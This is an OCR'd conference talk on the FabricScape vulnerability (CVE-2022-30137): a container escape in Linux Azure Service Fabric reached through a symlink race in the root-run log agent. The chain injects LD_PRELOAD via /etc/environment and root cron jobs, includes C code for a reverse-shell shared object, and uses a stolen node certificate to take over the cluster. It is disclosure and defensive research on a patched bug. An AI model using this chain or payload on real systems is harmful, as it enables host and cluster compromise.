
The Journey From an Isolated Container to Cluster Admin in Service Fabric

Aviv Sasson, Palo Alto Networks

About Me

- Aviv Sasson
- Proud dog owner 🐶
- Research team lead at Prisma Cloud WAAS at Palo Alto Networks
- Specializing in vulnerability research in the cloud ecosystem





Motivation For the Research

- Service Fabric hosts more than 1 million applications and runs on millions of cores
- Almost no prior public research
  - Service Fabric - 1 CVE
  - Kubernetes has 40+ CVEs
- The source code of version 6.4 is public



Service Fabric

- A platform for deploying and managing applications on distributed systems
- Similar to Kubernetes
- Developed by Microsoft
- Widely used by Microsoft



Who Uses Service Fabric

Azure Offerings

- Azure Service Fabric
- Azure SQL
- Azure Cosmos DB
- Azure Container Instances
- Azure Functions








Microsoft Production Environments

- Cortana
- Microsoft Power BI
- Dynamics 365
- Skype for Business
- Bing






Service Fabric Usage



A partial list of Service Fabric usage (as of 2019)

Service Fabric Node Architecture



DCA - Data Collection Agent

- Collecting logs from the host machine
- Collecting logs from containers
- Runs as root on every node (needs high privileges)

DCA

- Hybrid process
  - DCA runs as root on the host
  - DCA handles files within containers

Potential for a Container Escape?



Examining the Code

- GetIndex
- LoadFromFile
- SaveToFile

Symlink race!

```
internal bool GetIndex(TItem key, out int index)
{
    index = -1;
    lock (FileLock)
    {
        if (false == this.LoadFromFile())
        {
            return false;
        }

        if (this.dictionary.ContainsKey(key))
        {
            index = this.dictionary[key];
            return true;
        }

        index = this.dictionary.Keys.Count;
        this.dictionary[key] = index;
            if (false == this.SaveToFile())
```

Requirements for Container Escape

- From within the container
  - Trigger `GetIndex`
  - Have permissions to modify a file that `GetIndex` uses
  - Beat the race condition

Deciding on a Target

- Choosing an offering
  - Azure Service Fabric
- Choosing an operating system
  - Ubuntu 18.04
  - Cannot be exploited in Windows

Triggering GetIndex

- DCA monitors the creation of marker files inside each container
- One of those files is "`/mnt/sfroot/log/Containers/<UID>/ ProcessContainerLog.txt`"

```
/*
Whenever a container crashes/fails to start, we create a marker file(
ContainerLogRemovalMarkerFile) for FabricDCA to consume.
FabricDCA will then delete the directory.
If the flag "forProcessing" is set to true. It will create the
ContainerLogProcessMarkerFile which informs DCA that the host is Container
host and has FabricRuntime in it. FabricDCA can now start monitoring this file for
logs.
*/
```

A comment from Service Fabric's code

- Once created - DCA executes `GetIndex` several times

What Paths Were Affected?

- inotifywait
- Many paths in `/mnt/sfroot/log/Containers` Found !
  - **`/mnt/sfroot/log/Containers/<UID>/work/WorkSubFolderMap.dat`**



Beating the Race Condition

- inotifywait
- Big file = long parsing
- Beating the race condition systematically

```
Version: 1
#XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX1, 3
#XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX2, 3
#XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX3, 3
#XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX4, 3
#XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX5, 3
#XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX6, 3
#XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX7, 3
#XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX8, 3
#XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX9, 3
#XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX10, 3
#XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX11, 3
```



Exploitation == Works

- Overriding any path on the host
- RCE on the host??
  - Adding malicious ssh keys
  - Adding a malicious user
  - Overwriting benign binary with a backdoor

Limitations

- No execution permissions
- The file has to be in a specific format

```
Version: <int>
<malicious string>, <malicious int>
<malicious string>, <malicious int>
<malicious string>, <malicious int>
```

Gaining RCE on the Host

- Environment variable file
- Inject environment variables

```
Version: 1
MaliciousVar=MacliciousValue#;, 5
```

Injecting Environment Variables

- `/etc/environment`
- Default environment variables for new logins
  - Not really helpful
- Cron imports this file for each job
  - On Azure Service Fabric, there's a job that runs as root every minute

```
* * * * * [ \( ! -f /etc/opt/omi/creds/omi.keytab \) -o \( /etc/krb5.keytab -nt /etc/opt/omi/creds/omi.keytab \) ]
 && /opt/omi/bin/support/ktstrip /etc/krb5.keytab /etc/opt/omi/creds/omi.keytab
```

- Having root cron jobs is not necessary for exploitation
  - Internal hourly job is executed as root

Environment Variables to RCE

- LD_PRELOAD
- Dynamic linker hijacking
- Abusing the `LD_PRELOAD` environment variable


```
Version: 1
LD_PRELOAD=<ABSOLUTE PATH TO MALISIOUS SO>#;, 5
```

Environment Variables to RCE

- Compiling a shared object with a construction attribute
- When loaded it executes a reverse shell

```
#define REMOTE_ADDR "            "
#define REMOTE_PORT 80

void enter()__attribute__((constructor));

void main() {
    if (fork() == 0){
        struct sockaddr_in sa;
        int s;
        sa.sin_family = AF_INET;
        sa.sin_addr.s_addr = inet_addr(REMOTE_ADDR);
        sa.sin_port = htons(REMOTE_PORT);
        s = socket(AF_INET, SOCK_STREAM, 0);
        connect(s, (struct sockaddr *)&sa, sizeof(sa));
        dup2(s, 0);
        dup2(s, 1);
        dup2(s, 2);
        send(s,"shell", 5, 0);
        execve("/bin/sh", 0, 0);
    }
}
```

Recap


2
Linux Fabric Node
New CronJobs import malicious environment variables
Fabric DCA
1
Exploit the vulnerability to override /etc/environment on the host
CronJob
Compromised Container
/etc/environment
Malicious Shared Object
3
LD_PRELOAD loads malicious shared object
4
Host root reverse shell
C2 Server

Can We Escalate Further?

- Microsoft doesn’t consider nodes a security boundary in Service Fabric

Sfctl

- `sfctl` is a CLI tool for managing Service Fabric clusters
- Requirements for authentication:
  - A private certificate


```
Aviv$sfctl -h

Group
    sfctl : Commands for managing Service Fabric clusters and entities. This version is compatible
    with Service Fabric 7.0 runtime.
        Commands follow the noun-verb pattern. See subgroups for more information.

Subgroups:
    application : Create, delete, and manage applications and application types.
    chaos       : Start, stop, and report on the chaos test service.
    cluster     : Select, manage, and operate Service Fabric clusters.
    compose     : Create, delete, and manage Docker Compose applications.
    container   : Run container related commands on a cluster node.
    events      : Retrieve events from the events store (if EventStore service is already
                  installed).
    is          : Query and send commands to the infrastructure service.
    mesh        : Delete and manage Service Fabric Mesh applications.
    node        : Manage the nodes that form a cluster.
```

The Certificate that Rules Them All

- Quick recon on the host
  - The directory `/var/lib/waagent/`
  - Only accessible to root on the host
- By exploiting the vulnerability we got permission
- The desired certificate was found in that directory

Compromising the Cluster

- By using the certificate I was able to
  - Use `sfctl` to gain full control over the cluster
  - Send requests to the management endpoints of each node
  - Access the Service Fabric Explorer



Broader Impact?

- What other offerings/products are vulnerable?
- Multi-tenant clusters
- Possible targets
  - Azure Functions
  - Azure Container Instances
  - Azure PostgreSQL
- Secure. Why?

Requirements for Exploitation

- Runtime access enabled (configured by default)
- Linux clusters
  - Not even LCOW (Linux containers on Windows)

Impact

- Full container escape in Linux Service Fabric clusters with default configuration
- Full cluster compromise
- Tested successfully in Azure Service Fabric



The Disclosure Process

- We reported the issue to Microsoft through the Azure bug bounty program (including a full operational exploit)
- MSRC acknowledged the issue and classified it as remote code execution
- MSRC awarded us with 30,000$
- MSRC reserved CVE-2022-30137 (Almost 1337)
- MSRC released an update fix for the issue on June 14, 2022.
- Microsoft internal partners updated the production environments



Takeaways

- Container isolation a weak security boundary
  - Another example - AzureScape
- Using Multiple layers of security - The Castle Approach



Thank you

You can find me at -

asasson@paloaltonetworks.com

Aviv Sasson

https://unit42.paloaltonetworks.com/fabricscape-cve-2022-30137/

https://msrc-blog.microsoft.com/2022/06/28/azure-service-fabric-privilege-escalation-from-containerized-workloads-on-linux/